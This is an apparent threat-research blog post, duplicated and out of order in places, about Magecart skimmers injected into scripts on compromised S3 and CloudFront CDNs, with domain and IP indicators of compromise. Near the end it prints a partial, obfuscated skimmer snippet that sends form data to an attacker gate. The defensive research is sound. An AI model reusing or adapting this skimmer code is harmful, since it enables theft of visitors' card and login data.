
As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses


This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163



## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (cdn-imgcloud[.]com). The stolen form data is also encoded before being sent back to the criminal infrastructure.


While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer's office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).

As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting "spray and pray" attacks on the CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

## Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijnsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new [cdn-imgcloud\[.\]com](https://cdn-imgcloud.com) gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address 45.114.8[.]160 that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (font-assets[.]com and ww1-filecloud[.]com) that were previously sinkholed to 179.43.144[.]137 (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, font-assets[.]com started resolving to 45.114.8[.]161. The same thing happened for ww1-filecloud[.]com, which ended up resolving to 45.114.8[.]159 after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

ww1-filecloud[.]com,45.114.8[.]159  
cdn-imgcloud[.]com,45.114.8[.]160  
font-assets[.]com,45.114.8[.]161

wix-cloud[.]com,45.114.8[.]162

js-cloudhost[.]com,45.114.8[.]163

The screenshot shows the Fiddler Web Debugger interface. At the top, there's a menu bar with 'File', 'Edit', 'Rules', 'Tools', 'View', 'Help', and 'Links'. Below that is a toolbar with 'QuickSave', 'UI mode', 'VPN', 'Proxy', 'Import SAZ/PCAP', 'Update/View Regexes', 'Run Regexes', and 'Clear Markings'. The main area is a table of network traffic:


Protocol	Method	Host	URL	Body
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/full-screen-menu.js	12,214
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/dropdown.js	9,166
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/input-number-increment.js	10,471
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/input-progress.js	12,390
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/main-menu-mover.js	9,347
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/progress-demo.js	10,297
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/form-collapse-workflow.js	11,649
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/svg4everybody.min.js	10,880
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/second-level-menu-scroll.js	9,960
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/dropdown.js	9,166
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/full-screen-menu.js	12,214
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/input-number-increment.js	10,471

Below the traffic table, there are tabs for 'Statistics', 'Inspectors', 'AutoResponder', 'Composer', 'Fiddler Orchestra Beta', and 'FiddlerScript'. Under 'Inspectors', there are sub-tabs for 'Headers', 'TextView', 'SyntaxView', 'WebForms', 'HexView', 'Auth', 'Cookies', 'Raw', 'JSON', and 'XML'. The 'TextView' tab is active, showing a JavaScript snippet:

```
$(this).removeClass('show');
$(this).dequeue();
});
});
});
})(jQuery);

var _0x537a=["\x61\x58\x4e\x4a\x62\x6d\x6c\x30\x61\x57\x46\x73\x61\x58\x70\x6c\x5a\x41\x3d\x3d","\x61\x58\x4e\x4e\x76\x5a\x47\x55\x3d","\x61\x48\x52\x30\x63\x48\x4d\x36\x4c\x79\x39\x6a\x5a\x47\x34\x74\x61\x57\x31\x6e\x59\x33","\x58\x4e\x57\x59\x57\x78\x70\x5a\x41\x3d\x3d","\x55\x32\x46\x32\x5a\x56\x42\x68\x63\x6d\x46\x74","\x55\x32\x46\x3d","\x55\x32\x56\x75\x5a\x45\x52\x68\x64\x47\x45\x3d","\x52\x47\x39\x74\x59\x57\x6c\x75","\x56\x49\x4a\x35\x55","\x39","\x62\x32\x56\x59\x57\x78\x70\x5a\x41\x3d\x3d","\x55\x32\x46\x32\x5a\x56\x42\x68\x63\x6d\x46\x74","\x55\x32\x46\x3d","\x55\x32\x56\x75\x5a\x45\x52\x68\x64\x47\x45\x3d","\x52\x47\x39\x74\x59\x57\x6c\x75","\x56\x49\x4a\x35\x55"];isInitializedisOpendedvtoolsprototypehashCodehttps://cdn-
imgcloud.com/imgDataSentIsValidSaveParamSaveAllFieldsselecttextar
eaSendDataDomainTrySendIMGGetImageUrl?
0x2c6db2=0x5
0x1a9870[charA
dispatchEventinnerWidthinnerHeightverticalhorizontalFirebugchrom@
0x119b[CuuTmU]=function(_0x4bb7bb){var _0x390ae2=atob(_0x4bb7bb);var _0x35bc5f=[];for(var _0x1dcb08=0x0,_0x4d68
decodeURIComponent(_0x35bc5f);_0x119b[TxGHbR]=[];_0x119b[JzQWcy]=!![];var _0x4541ae=_0x119b[TxGHbR][_0x2
0x2c6db2;function _0x5099b6(_0x5a65ec,_0xc069ab,_0x3dc6f3){return _0x5a65ec[_0x119b('0x0')](new RegExp(_0xc069ab
```

Finally, here's another example where the skimmer was injected in various scripts loaded from a custom CloudFront URL.



## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).

